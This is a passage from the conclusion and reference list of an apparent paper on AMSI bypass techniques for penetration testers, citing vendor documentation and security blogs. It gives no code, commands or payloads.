exploitation without bypassing AMSI will help penetration testers and red teamers not rely on a single technique to progress on an offensive assessment.

Author Name, email@addressgmail.com

5. Conclusion

Penetration testers and red teamers utilize AMSI bypass techniques to enable additional options during offensive assessments. Some offensive platforms and tools can only be leveraged if they are obfuscated or if AMSI is successfully bypassed. Analyzing old AMSI bypass scripts can help develop new AMSI bypass techniques. Additionally, signature AMSI bypass scripts can be updated to evade AV detections. Defenders should not rely solely on AV solutions to address AMSI bypass techniques but should consider a layered approach to security.

Author Name, email@addressgmail.com

References

Broadcom, *What's new for Symantec Endpoint Protection 14.3?* Retrieved June 10, 2022, from https://techdocs.broadcom.com/us/en/symantec-security-software/endpoint-security-and-management/endpoint-protection/all/release-notes/Whats-new-for-Symantec-Endpoint-Protection-14-3-.html (Section: Introduction).

Devane, O. (2019, August 12). *McAfee AMSI Integration Protects Against Malicious Scripts.* Retrieved from https://www.mcafee.com/blogs/other-blogs/mcafee-labs/mcafee-amsi-integration-protects-against-malicious-scripts/ (Section: Intro)

F-Secure, *Using AMSI integration to identify script-based attacks*. Retrieved June 18, 2022, from https://help.f-secure.com/product.html?business/policy-manager/15.00/en/task_F533751EA2F04C9E85570755622B9D80-15.00-en (Section: Intro)

Gallagher, S. (2021, June 02). *AMSI bypasses remain tricks of the malware trade*. Retrieved from https://news.sophos.com/en-us/2021/06/02/amsi-bypasses-remain-tricks-of-the-malware-trade/#:~:text=AMSI%2C%20introduced%20in%202015%2C%20provides,in%20a%20vendor%2Dagnostic%20way. (Section 2)

MDSec, *Exploring PowerShell AMSI and Logging Evasion*. Retrieved July 05, 2022, from https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/ (Section 2.1)

Microsoft, *Antimalware Scan Interface (AMSI).* Retrieved June 22, 2022, from https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal (Section 2)

Author Name, email@addressgmail.com

Mouse, R. (2021, June 03). *Memory Patching AMSI Bypass*. Retrieved from https://rastamouse.me/memory-patching-amsi-bypass/ (Section: 2.1.2)

RythmStick, *AMSITrigger*. Retrieved June 12, 2022, from https://github.com/RythmStick/AMSITrigger

SecurityNest, *RedTeam Exercises with OpenSource Tools part 1.* Retrieved June 12, 2022, from https://whmacmac.github.io/RedTeam_Exercises_with_OpenSource_Tools_Part_1